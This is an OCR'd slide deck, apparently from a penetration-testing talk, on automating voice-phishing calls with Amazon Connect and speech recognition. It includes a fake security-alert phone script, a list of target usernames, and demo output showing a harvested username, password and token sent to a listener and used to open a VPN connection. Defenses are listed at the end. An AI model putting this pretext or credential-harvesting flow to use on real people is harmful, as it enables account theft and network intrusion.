
- Problem:
  - Working on a test, couldn't locate direct phone numbers for employees
  - Found a dial-by-name directory, but could reach it directly
    - Would only rollover to the directory if the receptionist/operator didn't answer

- Solution:
  - Outbound phone call to contact operator
  - Operator answers, phone is busy
  - Place a second call
  - Routed straight to the directory and could reach employees directly


ATTACK SCENARIOS – DISTRACTION CALL



ATTACK SCENARIOS – DISTRACTION CALL



ATTACK SCENARIOS – DISTRACTION CALL




Amazon Connect

WORKAROUNDS


How effective is it?

- Voice recognition is crucial (it's a phone-based test!)
  - It's fine if Alexa doesn't understand what song you want to play
  - During a pentest? It could mean the difference between a full-on breach or empty report
- Early testing didn't go so well
  - My name was fine, but that's not the goal



Names Are Hard


- Solution?
- Compare the voice-recognized results to a pre-built list of potential options
  - In a pure phone-based engagement, you would normally have a list of target employees
    - You know for a fact who should be answering the phone, easier to narrow down the list
  - "Real world"
    - Attacker gets a list of names and numbers from "the dark web" (or a phone book)
    - Use caller ID to reference a pool of specific area codes and cross-reference names
- Can you apply this concept to passwords too?



DEMO

VPN CONNECTION

DEMO - VPN


Text to speech (Ad hoc)
Enter text
Our records indicate that your account has been flagged for malicious activity. In order to regain access to the corporate network, we will need to verify your identity. Please press 1 to begin the verification process.
Enter dynamically
Interpret as
Text
DTMF
Amazon Lex
Configure the branches that a customer can choose based on their intent.
Lex bot
Name
WWHF (US East: N. Virginia)

DEMO - VPN

	A	B
1	Username	Full Name
2	jsmith	Jennifer Smith
3	sjohnson	Susan Johnson
11	dwilson	Danielle Wilson
12	cmartinez	Carolyn Martinez
13	danderson	David Anderson
97	lgutierrez	Logan Gutierrez
98	jperry	Jacob Perry
99	abutler	Andrew Butler
100	tbarnes	Teresa Barnes
101	pfisher	Peter Fisher

```
root@ip-172-31-93-63:~# ./demo.py
3.227.233.29 - - [15/Nov/2019 19:57:28] "GET /1715e6f4-5905-4d0a-956a-115ae060e0fa?u=danderson&h=David&p
==========================================
TRANSCRIBED NAME:   David
==========================================
USERNAME:           danderson
------------------------------------------
PASSWORD:           Spring2019
------------------------------------------
TOKEN:              092054
==========================================


==========================================
Current Network Interfaces
------------------------------------------
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 12:4a:3e:4a:5c:01 brd ff:ff:ff:ff:ff:ff
    inet 172.31.93.63/20 brd 172.31.95.255 scope global dynamic eth0
       valid_lft 1987sec preferred_lft 1987sec
    inet6 fe80::104a:3eff:fe4a:5c01/64 scope link
       valid_lft forever preferred_lft forever


==========================================
Passing credentials to VPN client...
==========================================
```

DEMO - VPN

```
=========================================
Passing credentials to VPN client...
=========================================


=========================================
Checking status...
=========================================
.......................
...................................................
.......................................................................
=========================================
Current Network Interfaces
-----------------------------------------
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 12:4a:3e:4a:5c:01 brd ff:ff:ff:ff:ff:ff
    inet 172.31.93.63/20 brd 172.31.95.255 scope global dynamic eth0
       valid_lft 1972sec preferred_lft 1972sec
    inet6 fe80::104a:3eff:fe4a:5c01/64 scope link
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 100
    link/none
    inet 172.27.232.3/21 brd 172.27.239.255 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::3e00:90ed:e353:39bc/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
=========================================
```

Amazon Connect

RESOURCES

RESOURCES AND RESEARCH

NETSPI

Services

- Amazon Connect – Call Center
  - https://aws.amazon.com/connect/
- Azure – Speech to Text
  - https://azure.microsoft.com/en-us/services/cognitive-services/speech-to-text/
- Twilio - Speech Recognition
  - https://www.twilio.com/speech-recognition

Defenses

- Google Assistant – Call Screening
  - https://support.google.com/phoneapp/answer/9118387?hl=en
- Jolly Roger
  - https://jollyrogertelephone.com/
- ItsLenny
  - https://www.reddit.com/r/itslenny/

NETSPI

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@AntiSocialSE

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